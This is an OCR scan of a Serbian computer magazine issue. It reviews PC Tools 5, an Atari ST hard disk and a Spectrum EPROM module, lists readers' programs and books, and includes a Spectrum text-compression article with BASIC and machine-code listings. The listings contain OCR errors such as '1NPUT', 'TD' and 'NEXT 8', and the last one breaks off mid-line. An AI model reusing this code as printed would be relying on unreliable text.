Daleko najvažnija opcija u ovom meniju (a možda i celom PCTools-u) je **Undelete**. U ovoj verziji postoje čak tri načina da se povrati greškom obrisana datoteka: **Delete Tracking** (radi pomoću malog rezidentnog programa), **Standard DOS** (uobičajeni DOS način) i **Create a File** (povezivanje grupa sektora bez obzira na redosled). Prvi način radi tako što instalira rezidentni program koji sarađuje sa programom Mirror. Kad god DOS uništi datoteku, taj program sačuva informacije o obrisanom u datoteci PCTRACKR.DEL u osnovnom imeniku na tvrdom disku. Tako se mogu povratiti čak i fragmentisane datoteke, naravno, pod pretpostavkom da ništa nije fizički upisano preko tih mesta na disku.

Automatski metod radi kako mu ime kaže: sam regeneriše datoteku i vraća se u PCSHELL. Ako to ne uspe, PC Tools će ponuditi manuelno povezivanje klastera. Ako to ne uspe iz prve, uvek možemo obrisati datoteku i manuelno je povezati na neki drugi način! Konačno, ako smo sigurni da se podaci nalaze na disku a nikakvo ime se ne može dobiti kao rezultat prethodno navedenih postupaka, moramo se poslužiti metodom **Create file**, to jest, napravićemo novo ime datoteke a onda mu ručno dodavati klastere.

Sve karte na sto

Sve do sada izložene osobine imale su i prethodne verzije **PC** Tools-a. Razlika je samo u spoljašnjem izgledu a funkcionalnost je tek nešto malo poboljšana. Međutim, skup programa pod imenom **Desktop Manager** je nešto sasvim novo. Sastoji se iz programa **Notepad** (mali editor, zgodan za beleške, čita ASCII i Wordstar format), **Appointment Scheduler** (sastanci i dnevni raspored), **Database** (čita i piše dBASE III datoteke), **Calculators** (tri različita „ručna" kalkulatora), **Telecommunications** (komunikacioni program), **Clipboard** (prenosi tekst iz raznih delova ovog programa i omogućava da se napravi skladna celina), **Macro Editor** (makro generator kompatabilan sa poznatim programom ProKey) i **Outlines** (skiciranje dokumenta tokom pisanja ili naknadno strukturiranje već napisanog). Ovi programi mogu u mnogome da olakšaju život svim korisnicima **PC** računara.

Desktop Manager se može učitati kao običan ili kao rezidentan program. Ova druga mogućnost mnogo je privlačnija. **Desktop Manager** kao rezidentni program ima velikih prednosti ali i nekih mana. Prednost je što tada možemo izvršiti makro naredbe u svim programima, što je aktivan alarm iz programa **Appointment Scheduler**, što se može izvršavati „iznad" nekog drugog programa i što se može koristiti program **Clipboard** za prenošenje tekstova iz programa u program. Mana je što se od konvencionalne memorije zauzima 38K, ali ako u sistemu postoji LIM EMS memorija, onda je **Desktop Manager** koristi, pa zauzima manje prostora. Poziva se kombinacijom **Ctrl-Space**. Konačno, za svako uključivanje i isključivanje **Desktop Manager-a** potrebno je da se program učita, odnosno, upiše na disk. Naravno, što su brži računar i disk, to je i ovo nužno vreme čekanja manje.

Komunikacija je slična onoj u PCSHELL-u, dakle, sa tastature ili mišem, po sistemu padajućih menija, prozora, dijaloga i aktivnih funkcijskih tastera. Meni se menja u zavisnosti od učitanog programa.

Program Notepads je prilično standardan procesor reči sa pravopisnom proverom. Najduži tekst može imati oko 60.000 znakova. Uglavnom je namenjen pravljenju beleški dok se radi u drugim programima. Tek u saradnji sa drugim delovima **Desktop Manager-a** dostiže svoj pravi smisao. Kostur dokumenta može se napraviti programom **Outlines**, a onda ga možemo dovršiti u procesoru reči. Ili, možemo napraviti kostur cirkularnog pisma, programom **Databases** učitati podatke koji već (možda i odavno) postoje u dBASE III formatu i sve to odštampati. Sa **Databases** takođe možemo praviti samostalne, nove baze podataka i, na primer, koristiti ih za pozivanje preko modema. Modul Databases zapravo ima snagu samostalnog programa za baze podataka, jer omogućava sve: samostalno pravljenje sloga, pretraživanje, sortiranje, dodavanje i brisanje slogova.

Potencijalno najpraktičniji deo ove programske svite je **Appointment Scheduler**. Sadrži kalendar, raspored vremena i spisak radnji koje treba obaviti u nekom periodu. Uz svaku radnju može se dodati i tekstualna primedba ili objašnjenje. Možemo stvarati, menjati i razgledati dnevne, nedeljne ili mesečne sastanke i projekte. Posebno je interesantna opcija „Pronađi slobodno vreme za sastanak" - pravo blago za sve zaposlene ljude. Tu je čak i spisak praznika, tako da nikad ne dolazimo u koliziju ▷

sa realnošću. Postoji i alarm, pa možemo sami sebe podsetiti da treba preći na neki drugi posao. Slično, u zadato vreme može se izvršiti neki program. Idealni kandidati su programi koji prave sigurnosne kopije diska na trake, kompresuju disk ili aktiviraju komunikacioni program kada su impulsi jeftiniji. (Teoretski, ovako bi se mogle uključivati i TA peći u vreme jeftinije tarife...) Jedna poslovna primena bila bi da se na početku poslovnog sastanka „sam od sebe" uključi procesor reči ili dinamička tabela.

Program za telekomunikacije podržava brzine od 300 do 1200 boda, koristi bilo koji serijski port na PC računaru, prenosi tekst, XMODEM ili ASCII protokolom, automatizuje izvesne radnje pomoću takozvanih script datoteka i može da radi u pozadini nekog drugog programa. I ovaj program je prilično kompetentan u svom domenu. Svi parametri se mogu naknadno podesiti, a tu je i poseban jezik za telekomunikacije, sa naredbama poput TRON, TROFF, GOTO, IF, INPUT i PRINT, ali i DOWNLOAD, UPLOAD, HANGUP, RECEIVE, SEND, WAITFOR, PAUSE i ECHO.

Macro Editor je skoro isto tako dobar kao i ProKey. Na žalost, ne prepoznaje baš sve kombinacije tastera iz postojećih ProKey makro datoteka. **Desktop** se isporučuje sa makroima za štampanje na štampačima Panasonic, IBM Proprinter, HP Laser Jet i Epson FX-80. Svi programi iz **Desktop-a** mogu da koriste usluge makro generatora, a i neki iz PCSHELL-a. Primena makro generatora je posebna priča, ali izgleda da je **Macro Editor** dorastao skoro svim zadacima samostalnih makro programa.

Program **Clipboard** prenosi tekst iz jednih programa u druge, čak i između programa koji nisu deo PC Tools-a. Grafika se ne može prenositi ali se zato može „uhvatiti" sve što se vidi na ekranu.

Konačno, postoje i tri različita kalkulatora: algebarski, finansijski (emulira HP-12C) i programski. Algebarski radi isto kao kalkulator sa trakom. Osim četiri osnovne operacije i procenata, na raspolaganju su i suma, broj decimalnih mesta i jedna memorija. Ukratko, takav kalkulator je pre dvadesetak godina koštao više nego ceo PC Tools danas. Velika prednost ovog kalkulatora je što se sadržaj trake može menjati, što je neka vrsta najelementarnije moguće dinamičke tabele.

Finansijski kalkulator je potpuna emulacija poznatog HP-ovog kalkulatora, sve zajedno sa poljskom notacijom i četiri rotaciona registra. Sa njim se lako izračunavaju prosti i složeni interesi, glavnica, otplate, isplate, hipoteke, amortizacija, investicije, obveznice a zastupljena je i statistika sa proračunom srednje vrednosti, linearnih projekcija i slično.

Programerski kalkulator računa u decimalnoj, binarnoj, oktalnoj i heksadecimalnoj notaciji - odjednom. Računa se sa 32 bita ali ne računa razlomke. Dakle, jednostavan ali koristan.

I na kraju...

PC Tools u verziji 5 delimično je ostao isto što je i bio: **odličan skup programa za nadoknađivanje propusta u DOS-u**. **Desktop** je nešto sasvim drugo. Iako ga Central Point Software tako ne reklamira, radi se o skoro potpuno integrisanom paketu – koji se može izvršavati kao rezidentni program. Nedostaje samo dinamička tabela (spreadsheet) pa da se ideja kompletira. Sve u svemu, i ova nova verzija je i te kako opravdala poverenje. To se vidi i po broju pretplatnika. Do sada je prodato 300.000 primeraka ovog programa, a čak polovina korisnika unapred je doplatila za ovu novu reviziju. Njihovo poverenje nije iznevereno.

◇

Uređuje Aleksandar Radovanović

Junska berza ideja

Šahovska biblioteka

Program „Šahovska biblioteka" namenjen je ljubiteljima šaha i služi za kreiranje biblioteke šahovskih partija. Mogu ga koristiti šahisti, od početnika do profesionalaca. Program raspolaže sledećim opcijama:

- upisivanje partija,
- manuleno odigravanje poteza,
- automatsko odigravanje poteza (vremenski interval između dva poteza zadaje korisnik),
- vraćanje poteza,
- odigravanje iste partije još jednom,



Iz programa „Šahovska biblioteka"

- ispisivanje toka partije na printeru,
- nova partija.

Program sam vodi računa o greškama, en passantu itd. Uz program se dobija i detaljno uputstvo za upotrebu i veći broj upisanih partija.

Ukoliko imate PC računar i interesuje vas ovaj program javite se **Savi Anđelkoviću, Ustanička 174, 11050 Beograd, tel. 011/4896-731.**

Philips i Sony

Miha Podlogar, C. Tavčarja 1/B, 64270 Jesenice, tel. 064/82-906 nudi program AutoTitle napisan za kompjutere Philips 8280 i Sony 900. Program služi za titlovanje video filmova, već ga koriste videoteke kod nas i u inostranstvu.

Loto za Commodore 64

Za razliku od ostalih programa za Loto, koji daju skraćene sisteme u kombinacijama od 7 brojeva, ovaj program generiše skraćene sisteme u kombinacijama od 8 brojeva. Program sadrži 35 sistema od 10 do 20 brojeva raspoređenih u 4 do 21 kombinacije (sisteme) od 8 brojeva, tj. za uplate od 6 400 do 33.600 dinara.

Program je jednostavan za upotrebu i radi sa kasetom i diskom. Na kraju, program sâm daje broj pogodaka po sistemima. Program Loto sistemi možete nabaviti direktno od autora: **Sava Anđelković, Ustanička 174, 11050 Beograd, tel. 011/4896-731.**

Igre za C-64

Bratislav i Vladislav Mišić, Ive Lole Ribara 18/2, 74000 Doboj, tel. 074/24-079, poslali su nam igru za Commodore 64 - „Kradljivci zlata."

Univerzum je razoren, osim Iridije, na kojoj se još vodi rat oko blaga. Pojavljuju se razbojnici koji koriste gužvu i pokušavaju da ukradu blago. Zadatak igrača je da ih u tome spreči. Igra je za dva igrača, a sem brzine zahteva i razmišljanje. Igra se dobija u originalnom omotu uz poklon - iznenađenje. Sem toga svaki igrač dobija kupon sa kojim stiče pravo učešća u nagradnoj igri.

Sem igre, braća Mišić nude i kvalitetne kasetne intro editore koje možete naručiti i sa vašim imenom i porukom. Interesantno je da se ovi editori nalaze u biblioteci programa Mailboxa iz Bitole - 097/22-540.

Promena imena

Toni Paulin, Cvjetno naselje 10, 41410 Velika Gorica napisao je za Commodore 64 program za menjanje imena diskete bez njenog ponovnog formatiranja. Program je pisan na BASIC-u i zauzima 3 bloka.

◇

ATARI ST

Hard disk za dinare

Kupovina hard diska u inostranstvu je problematična: za takav put treba naći vremena, treba ga i platiti, za kupovinu treba naći devize, a tu su i problemi sa prevozom. Sve se to može izbeći - Splitski PNP electronic nudi dva modela hard diska (od 32 i 65 MB) za dinare.

Disk je smešten u sivoplavu metalnu kutiju dimenzija 28 × 24,5 × 25 cm. Na prednjoj ploči nalaze se mrežni prekidač, zelena svetleća dioda koja pokazuje kada disk radi, i otvori za ventilaciju. S prednje ploče polazi i kabl za povezivanje sa Atarijem, koji bi, po našem mišljenju, mogao da bude i duži. Sa zadnje strane, koja inače služi i kao hladnjak nekolicini dioda i tranzistora, nalaze se osigurač od 1,25 A i priključak za kabl za napajanje.

Razume se da je jedinica za napajanje ugrađena u kutiju - i onako velika šuma kablova na vašem stolu neće se značajnije povećati.

Pogled u unutrašnjost otkriva bard disk modul Seagate 138R sa OMTI (RLL) kontrolerom. Originalna kartica sa kontrolerom utaknuta je u slot PNP-ove matične pločice sa elektronikom koja omogućava povezivanje sa Atarijem. Svi elementi kojima bi smetali potresi usled transporta fiksirani su epoksidnom smolom.


Softver u ROM-ovima

Ovaj hard disk Atari neće sam od sebe prepoznati, za to mu treba poseban softver koji se isporučuje ili na disketi ili u šest EPROM-a kojima treba zameniti originalni operativni sistem unutar računara. Problemi sa softverom pojavljuju se kod bilo kog hard diska za Atari ST (pa i original Atarijevog) pa PNP-ov proizvod u tome ne predstavlja izuzetak. Po našem mišljenju, najbolje je zameniti čipove, uprkos problemima sa otvaranjem računara (priloženo je detaljno uputstvo), jer je rad daleko komforniji. (Pri startovanju sa diskete neki put se dešava da računar posle reseta više ne prepoznaje hard disk.) Dodatni razlog za zamenu operativnog sistema je i činjenica da PNP nudi i razne prevedene verzije (englesku, englesko-nemačku i hrvatskosrpsku). Osim toga, tvrdi se da je operativni sistem tako izmenjen da onemogućava upisivanje do sada poznatih virusa na disk - to nismo bili u mogućnosti da proverimo. Iz PNP-a obećavaju da će uskoro biti raspoloživ i operativni sistem u varijanti sa samo dva (veća) EPROM-a, kao što je to kod najnovijih verzija Atarija 1040.

Vežite se, polećemo

Kada smo povezali spojni kabl sa DMA portom i priključili mrežni kabl možemo i da isprobamo stvar. Prvo uključujemo disk. Kada mu se motor zavrti začuće se nekakvo krckanje - to disk proverava sam sebe. Kada krckanje prestane možemo uključiti računar. Ako ste bili nestrpljivi i računar uključili prerano, moraćete, u slučaju da ste ugradili novi operativni sistem, resetovati računar, a ako ste potreban softver učitali s diskete morate isključiti računar i disk i sve početi iz početka. Ako je sve bilo u redu, na ekranu će se pojaviti poruka da su svi drajveri instalirani i da treba da zadate particiju s koje će se sistem „podići". (Hard disk je, po receptu sa PC-ja, izdeljen na nekoliko logičkih celina od kojih se svaka ponaša kao poseban disk manjeg kapaciteta i ima sopstvene auto-startne i aksesori programe). Pritisnete taster sa slovom odgovarajuće particije i - to je sve. Ako želimo da se sistem butuje sa diskete (recimo, da bi se startovao drajver za Signum, ili neki aksesori) otkucaćete slovo „a".

Korisniku naviknutom na relativno spor rad sa disketama brzina hard diska učiniće se beskonačnom. Ipak, ona je konačna, ali veoma velika. Ilustracije radi, dajemo tablicu iz koje se vidi za koliko se neki od često korišćenih programa učitavaju s hard diska i diskete.



Zaključak

Mesec dana neprekidnog rada sa PNP-ovim hard diskom uverilo nas je da je reč o solidnom proizvodu. Intenzivno smo upisivali i čitali veliku količinu podataka i nijednom se nije desilo da se nešto od toga izgubi. Čak i posle dva (nimalo nežna) transportovanja sve je bilo u redu.

Oni koji su pomislili da su ovim hard diskom rešili probleme sa PC emulatorom (PC-ditto) moramo, na žalost razočarati. U konfiguraciji s kojom smo mi radili emulator ovaj disk, jednostavno - ne konstatuje. Stvar bi se sasvim sigurno mogla rešiti odgovarajućim drajverom i se cene menjaju, takoreći, iz dana u dan. Slični proizvodi na Zapadu, zajedno sa troškovima puta i carine, staju od 1500 DEM (za 32 MB) do 2000 DEM (65 MB), a u PNP-u tvrde da njihova cena, naravno, u dinarima, nije veća.

Garancija od 12 meseci, plaćanje u dinarima i obezbedena prodajna i servisna mreža u svim većim mestima u Jugoslaviji čine ovaj proizvod zanimljivim za svakog ataristu koji postojećim memorijskim kapacitetom nije zadovoljan.

◇ **Vojislav Mihailović**

Program	HD	floppy
1st Word	**6,1 s**	**24,4 s**
Signum 2	**3,8 s**	**21,7 s**
Laser C	**7,2 s**	**26,5 s**

SPECTRUM

Čarobna kutijica

Primena EPROM modula ne svodi se samo na rasturanje programa, već u njega možete da smestite neku vašu rutinu ili progam koji često koristite, kao na primer program za kopiranje, program za obradu teksta ili, uopšte, bilo koji program koji se uvek negde zaturi kad vam najviše treba, a osim toga zauzima dobar deo ionako male memorije.

Rešenje za hakerske probleme stiže iz Poreča, u vidu EPROM modula popularno nazvanog „Grunf Price". Za razliku od sličnih proširenja Spectruma koja su zahtevala hardverske intervencije na računaru, ovi moduli su tako napravljeni da se samo priključe na port sa zadnje strane računara, kao na Commodoreu 64. Postoji više verzija modula i to od 16, 32 + 16 i 64 K.

Preklapanje memorije izvedeno je na originalan način: kada je modul priključen, negde na vrhu memorije obrazuje se svojevrstan memorijski „prozor" od četiri bajta. Svaka mašinska instrukcija izvršena na tom mestu izaziva skok u alternativnu memoriju. Pri tom se, jednostavnosti radi, koristi procesorov signal M1. Nevolja je samo u tome što neke verzije Spectruma imaju ugrađenu verziju procesora koja nema ovaj signal - u tom slučaj modul neće raditi i jedini (za sada) lek je promena procesora.

U modul koji smo mi dobili bio je ugrađen DEVPAC, unekoliko poboljšan i „našminkan". Naime, autor je omogućio da se uneseni izvorni kod tokenizuje. To, ukratko, znači da se izvorni (nekompajlirani) program ne čuva u obliku „jedno slovo - jedan znak", već su uvedeni posebni kodovi za svaki mnemonik, što značajno smanjuje zauzeće memorije pri programiranju.

Ni ovaj projekat, na žalost, nije bio pošteđen „dečjih bolesti": probali smo da uz pomoć ovog modula tražimo „pokice" (NMI taster radi!), ali bi se računar ponekad, posle drugog ulaska MONS-om u igru, neobjašnjivo zaglavio. Zbog same konstrukcije hardvera računar se blokira i kada se uz njega koristi neki program u interapt modu 2 čija adresa pada u pomenuti memorijski „prozor". Pošto se, ipak, radi o prototipu, sigurni smo da će ovi nedostaci biti ispravljeni u finalnoj verziji.

Ostaje nam da pohvalimo i da podržimo pokušaj da se stvori zaista korisna alatka. Pišite nam i dajte svoje predloge šta bi sve moglo da se smesti u modul - o svakom predlogu prodiskutovaćemo sa autorom i nastojati da ga ostvarimo. Najzanimljivije predloge nagradujemo!

◇ **Branko Jeković**

Sve informacije na telefon 053/31-595




Primena programa Chi Writer

Autor dr Božidar Krstajić; izdavač Tehnička knjiga Beograd; obim 167 stranica

Tekst editori i tekst procesori svakako su najkorišćeniji programi bez obzira o kojem je računaru reč i čime se čovek bavi. Knjiga Chi Writer govori o istoimenom tekst procesoru namenjenom, pre svega, za naučno-tehničku primenu. Reč je, dakle, o obradi teksta sa puno matematičkih formula, simbola na više različitih jezika, tabela, crteža...

Knjiga sadrži dvadeset i jedno poglavlje koja obrađuju sledeće teme: Zašto Chi Writer, Mogućnost nabavke Chi Writera, Nabavka programa, Instaliranje programa Shi Writer, Startovanje Chi Writera, Statusna linija i linija primarnih komandi, Chi Writer i vaša tastatura, Anatomija Chi Writerove linije, Podešavanje osnovnih parametara, Osobine editora, Editor formula, Fusnote, Rad sa više dokumenata, Štampanje Chi fajlova, Rad sa ASCII fajlovima, Datoteka CONFIG. PAR, Uključivanje grafičkih fajlova, Font dizajner i Pregled CW komandi. Na kraju slede prilozi: Pregled fontova SET, EFT i PFT slova YU latinice kojih nema u engleskom alfabetu, Šeme rasporeda YU i ostalih karakteristika u pojedinim fontovima prema tipkama nemačke tastature, Dizajn slova ćirilice za fontove tipa EFT i PFT i Primer teksta kreiranog Chi Writerom i odštampanog na 9-pinskom i 24-pinskom štampaču.

Već po naslovima poglavlja može se zaključiti da je pred nama kompletniji prikaz ovog tekst procesora. Da je reč o autoru sa iskustvom pedagoga vidi se po načinu izlaganja i brizi oko detalja kao što su primeri tekstova predstavljeni na slikama i brižljivosti sa kojom su urađeni prilozi. Tu su citati Džozefa Vajenbauna, Hartmuta Bastiana, Milovana Vitezovića i, naravno, mnoštvo matematičkih formula i tabela. Sve to doprinosi da čitalac sa lakoćom prihvata izloženu materiju. Kroz knjigu provejava i lična nota autora, koji program o kome govori koristi već tri godine, dovodeći vas u „opasnost" da posle nekoliko pročitanih stranica počnete ozbiljno da razmišljate o nabavci Chi Writera. Onima koji program već koriste knjiga će svakako biti od velike koristi: kao udžbenik, podsetnik ili kao riznica iskustava koja autor prenosi čitaocu. Ako imate Chi Writer, ili razmišljate o njegovoj nabavci, „Primena programa Chi Writer" je knjiga koju svako treba imati.



Primena programa Wordperfect 5.0

Autori Dragan M. i Nada J. Pantić; izdavač Tehnička knjiga Beograd; obim 221 stranica

Program Wordstar, MS Word i Wordperfect najčešće su upotrebljavani tekst procesori na PC računarima. Ova knjiga je namenjena onima koji žele da koriste računar za obradu teksta pomoću programa Wordperfect. Ideja autora je da knjiga bude vodič i onima koji se nikada ranije nisu sreli sa savremenom obradom teksta korišćenjem računara.

Knjigu čine osamnaest poglavlja: Uvod, Osobine i mogućnosti programa Wordperfect, Pripreme za upotrebu programa Wordperfect, Jednostavno stvaranje dokumenata, Komande, Izmene u dokumentu, Formatiranje, Uobličavanje dokumenta, Grafika, Prozori, Rad sa brojevima, Štampanje dokumenata, Operacije sa fajlovima, Makroi, Spajanje dokumenata i sortiranje, Rečnik, Instalisanje i konfiguracija i Posebni znaci. Početniku knjiga služi kao uvod u korišćenje računara, a iskusniji korisnik može preskočiti poglavlja koja se bave elementarnim korišćenjem kompjutera. Sem uvoda u korišćenje računara obrađeni su i osnovni pojmovi vezani za obradu teksta. Od neprocenjive su koristi delovi knjige koji objašnjavaju kritične operacije strogo instruktivno. Takva uputstva su u uokvirenim blokovima u kojima su numerisane instrukcije koje treba strogo slediti da bi se dobio željeni rezultat. Sve to je ilustrovano sa dosta primera datih u obliku slika ekrana.

Knjiga „Primena programa Wordperfect 5.0" je svakako korisno štivo korisnicima ovog programa, a za početnika predstavlja nezaobilaznu literaturu. Možda će baš zahvaljujući ovoj knjizi program Wordperfect ući u širu upotrebu i u našoj zemlji.

Korišćenje relacionih baza podataka

Autor Zoran Marjanović; izdavač SFAIROS, Beograd; obim 209 stranica

Po rečima autora „Materijal koji se izlaže je rezultat istraživačkog i praktičnog rada grupe nastavnika i saradnika FON (Fakulteta organizacionih nauka) u oblasti projektovanja i korišćenja informacionih sistema i predstavlja pokušaj davanja praktične pomoći pri korišćenju relacionih baza podataka". Knjiga je namenjena korisnicima relacionih baza podataka kao i studentima redovnih i poslediplomskih studija na pomenutom fakultetu. Materijal je izložen u pet poglavlja: Standardni upitni jezik SQL, Standardni način povezivanja SQL-a sa višim programskim jezicima, Određivanje logike interaktivnih aplikacija za ažuriranje baze podataka i Projektovanje interaktivnih aplikacija za ažuriranje baze podataka na ORACLE relacionom sistemu. S obzirom da je knjiga namenjena i studentima, za pojedine probleme formulisani su zadaci čija su rešenja data na kraju knjige.

Za korišćenje ove knjige neophodna su osnovna predznanja iz računarske tehnike i baza podataka. Materija se obrađuje sistematično, jasno i sa puno primera ilustrovanih dijagramima. Imajući u vidu da su sva istraživanja baza podataka u toku poslednjih godina zasnovana na relacionom modelu ova knjiga je više nego aktuelna za sve koji se bave ovom problematikom, tim pre što je relacioni sistem ORACLE dostupan i na PC računarima.

◇ **Aleksandar Radovanović**

HAKERSKI BUKVAR

Mnogo teksta u malo memorije

Četrdeset osam kilobajta memorije ZX Spectruma odavno je postalo premalo za ambiciozne programere. Kako uštedeti memoriju? Putem kompresora!



Piše Nikola Popević

U Svetu kompjutera već je bilo reči o kompresiji teksta i metodama kompresije. Čitaoci i vlasnici Spectruma i Amstrada CPC upoznali su se sa kompresorom teksta na pet bitova, dok sada predstavljamo jedan potpuno nov sistem kojim možemo sabiti tekst - tokenizacijom.

Zar opet kompresor

Na nekim računarima moguće je koristiti neiskorišćene ASCII kodove (128-255), što je kod Spectruma teško moguće (zbog bejzik naredbi), a mali je i broj reči (ili grupa karaktera) koje su tokenizovane. U programu koji vam predstavljamo korišćena je dvobajtna tokenizacija, a broj reči koje kompjuter pamti ograničen je na 2048. Pošto, dakle, grupu karaktera sada predstavljaju dva bajta, u 16 bitova je potrebno smestiti sve podatke o karakterima. Sa 11 bitova moguće je smestiti broj tokena, a u preostalih S smeštaju se potrebni podaci. Da vidimo gde još možemo uštedeti prostor kada kucamo tekst: jedan od karaktera koji se konstantno ponavlja u svakom tekstu je belina (razmak - space). Zašto bacati po jedan bajt na razmake između reči - lakše je da kompjuter sam, posle svake reči, napravi razmak. Međutim između dve reči može da stoji i tačka, zarez ili crta. Upravo zbog toga postoji onih pet praznih bitova.

Pored tačke, zareza i crte u 5 bitova smeštaju se i podaci o velikom slovu i novom redu. Jedna reč može biti napisana velikim ili malim slovom, u zavisnosti od mesta na kojem se nalazi u tekstu. Na početku teksta i posle tačke, normalno, reč treba da počne velikim slovom. Upravo to radi i naša rutina: automatski „izbacuje" reč ispisanu velikim početnim slovom na mestu gde je to potrebno. Zato je potrebno kodirati veliko slovo samo ako se takva reč nalazi u sredini rečenice (ako je u pitanju neka vlastita imenica, recimo).

Još jedan detalj bilo bi veoma efektno kodirati: novi red. Ako ste ikada pisali neki bejzik program (verujemo da jeste) gde postoji neka duža PRINT naredba, verovatno ste, ako neka reč ne može da stane u jedan red, nju prebacili u sledeći, a prostor između poslednje reči i desne ivice ekrana ispunili razmacima (space). Jeste li razmislili koliko ste time bajtova izgubili, naročito ako pišete program gde je tekst neophodan (neki obrazovni program ili avantura)? Tokenizovanjem „novog reda" postiže se korisan efekat da kompjuter sam proceni da li neka reč može stati u jedan red i ako ne može, da je prebaci u sledeći. Naravno, ovde ćemo kodirati novi red samo ako nam je on potreban negde u sredini teksta (nov pasus, recimo).

Prilikom kodiranja reči obraćena je pažnja na što veću uštedu u bajtovima koji označavaju jednu reč. recimo, reči sa kôdom manjim od 256 mogu biti kodirane jednim bajtom, međutim šta je sa ostale 1792 reči? Kodiraju se sa dva bajta, s tim da kompjuteru moramo „reći" kada da očekuje jednobajtni ili dvobajtni token. Za to koristimo jedan od neiskorišćenih bitova.

I još nešto: kako kompjuter zna kad je kraj određene poruke (teksta)? Pomoću bajta koji možemo nazvati „terminator" i koji ima kôd 0. Tu nulu kompjuter shvata kao token, odnosno reč koja nema efekta na ekranu već samo nalaže kompjuteru da prestane sa ispisivanjem reči. Znači, kompjuter „čita" kodove, ispisuje odgovarajuće reči i kada „naleti" na kôd 0, prestaje sa ispisom i vraća se u izvođenje glavnog programa. Takođe, pri smeštanju rečnika moramo imati označeno mesto koje će predstavljati kraj svakog unosa. Zgodna metoda korišćena je u Spectrumovom ROM-u i mnogim programima: setovanjem 7-og bita poslednjeg bajta u reči dobijamo kôd koji je za 127 veći od nama potrebnog. Kada kompjuter naiđe na neki takav kod (gde je 7-mi bit setovan), zna da je na kraju reči.

U prethodnom delu teksta videli smo da nije neophodno kodirati razmake, već ih kompjuter sam pravi. Tako, ako želimo tokenizovati neku rečenicu, neophodno je uzeti u obzir i druge načine predstavljanja razmaka u okviru ovih rečenica. Najjednostavniji način je predstaviti ih putem karaktera za koji postoji relativno mala mogućnost da će se pojaviti u običnom tekstu. U ovde predstavljenom kom- ▷

presoru, znak „@" (ASCII kôd 64) interpretira se kao „razmak u rečenici".

Listinzi...

Koristeći Hex-loader sa listinga 1, unosite program sa listinga 2. U okviru listinga 2 nalaze se programi za kompresiju i dekompresiju teksta (kompresor - početak na adresi 31220, dužina 315 bajtova; dekompresor - početak na adresi 31000, dužina 199 bajtova). Prva adresa u printer baferu (23296) nosi ukupan broj karaktera u input-liniji teksta dok ostali deo (23297 - 23551) služi za smeštanje te input-linije.

LISTING 1

```
 20 DEF FN H$(A)=CHR$ (INT (A/1
6)+48+7*(A>159))+CHR$ (A-16*INT
(A/16)+48+7*((A-16*INT (A/16))>9
))
  30 DEF FN H(H$)=CODE H$-48-7*(
CODE H$>57)
  40 INPUT "Start ";S
  50 1NPUT "Kraj ";F
  60 FOR N=S TO F STEP 8
  70 PRINT N;": ";
  90 INPUT A$
 110 PRINT A$
 120 FOR B=0 TO 7
 130 LET Z=FN H(A$)*16+FN H(A$(2
))
 150 POKE (N+B),Z
 160 LET A$=A$(4 TD )
 170 NEXT 8
 220 NEXT N
```

LISTING 2

```
31000: FE 00 C4 3E 79 3E 08 32
31008: DE 79 7E FE 00 C8 16 00
31016: 5F 23 CB 43 28 02 56 23
31024: CB 1A CB 1B 1B E5 C5 CD
31032: 4A 79 C1 E1 18 E4 C5 47
31040: 7E 23 FE 00 20 FA 10 F8
31048: C1 C9 C5 E1 CD B6 79 CD
31056: 97 79 3A DE 79 B2 57 AF
31064: CB 5A 28 02 3E E0 86 CB
31072: BF FE 40 20 02 3E 20 CD
31080: D6 79 AF CB 7E 23 28 EE
31088: CB 62 28 07 3E 2E CD D6
31096: 79 3E 08 32 DE 79 3E 2C
31104: CB 6A C4 D6 79 3A 88 5C
31112: FE 01 3E 20 C4 D6 79 3E
31120: 0D CB 72 C4 D6 79 C9 E5
31128: D5 C5 3A 88 5C 3D 3D CB
31136: 7E 23 28 FA CB 62 28 01
31144: 3D CB 6A 28 01 3D FE 20
31152: 38 28 3E 0D 18 23 7A E6
31160: 07 FE 00 C4 C7 79 7B FE
31168: 00 C8 43 3E 01 18 02 06
31176: 00 CB 7E 23 28 F8 10 F9
31184: 3D FE 00 20 F2 C9 E5 D5
31192: C5 D7 C1 D1 E1 C9 01 CD
31200: 6B 0D 3E 02 CD 01 16 3A
31208: B0 5C ED 48 2F 7B 2A 31
31216: 7B C3 18 79 DD 21 01 5B
31224: DD 7E 00 FE 5F CA 77 7A
31232: 1E 00 16 00 4A 21 3E 7B
31240: DD 7E 00 DD 23 FE 5E 28
31248: 4C FE 20 28 34 FE 2E 20
31256: 04 C8 E1 18 2C FE 2C 20
31264: 04 CB E9 18 24 77 7A FE
31272: 00 20 15 7E FE 5B 30 10
31280: FE 41 38 0C C6 20 77 3A
31288: DE 79 FE 00 20 02 CB D9
31296: 23 14 1C 3A 00 5B BB 30
31304: BF 1C 3A 00 58 BB 38 14
31312: DD 7E 00 FE 20 20 06 1C
31320: DD 23 DD 7E 00 FE 5E 20
31328: 03 1C CB F1 7A 32 3D 7B
31336: CD 81 7A 3A 00 5B BB 30
31344: 91 2A 35 7B AF 77 C9 2A
31352: 35 7B AF 77 23 22 35 7B
31360: C9 DD E5 D5 E5 11 00 00
31368: 21 37 7B 7E FE 00 20 06
31376: 23 7E FE 00 28 47 DD 2A
31384: 2F 7B DD 2B 21 3E 7B 3A
31392: 3D 7B 47 DD 23 DD 7E 00
31400: CB BF 8E 23 20 18 78 FE
31408: 01 20 08 DD CB 00 7E 28
31416: 0D 18 06 DD C8 00 7E 20
31424: 05 10 E0 D5 18 3A DD CB
31432: 00 7E DD 23 28 F8 DD 2B
31440: 13 21 37 7B 7E 88 20 C4
31448: 23 7E BA 20 BF 2A 37 7B
31456: E5 23 22 37 7B 2A 33 7B
31464: DD 21 3E 7B 3A 3D 7B 47
31472: DD 7E 00 DD 23 77 23 10
31480: F7 2B CB FE 23 22 33 7B
31488: AF CB 61 28 01 3C 32 DE
31496: 79 D1 2A 35 7D 13 7A E6
31504: 07 B1 57 AF CB 13 CB 12
31512: 7A FE 00 28 02 CB C3 73
31520: 23 CB 43 28 02 77 23 22
31528: 35 7B E1 D1 DD E1 C9 00
```

LISTING 3

```
'  60 BORDER 1: PAPER 1: 1NK 7
  70 CLS: PR1NT "      TEKST KOM
PRESOR":PR1NT ''
  80 PRINT "1. Resetovanje point
era          2. Unosenje teksta
             3. Listanje teksta
             4. Listanje recnika
             5. Podaci o kompreso
ru           6. SAVE recnika / te
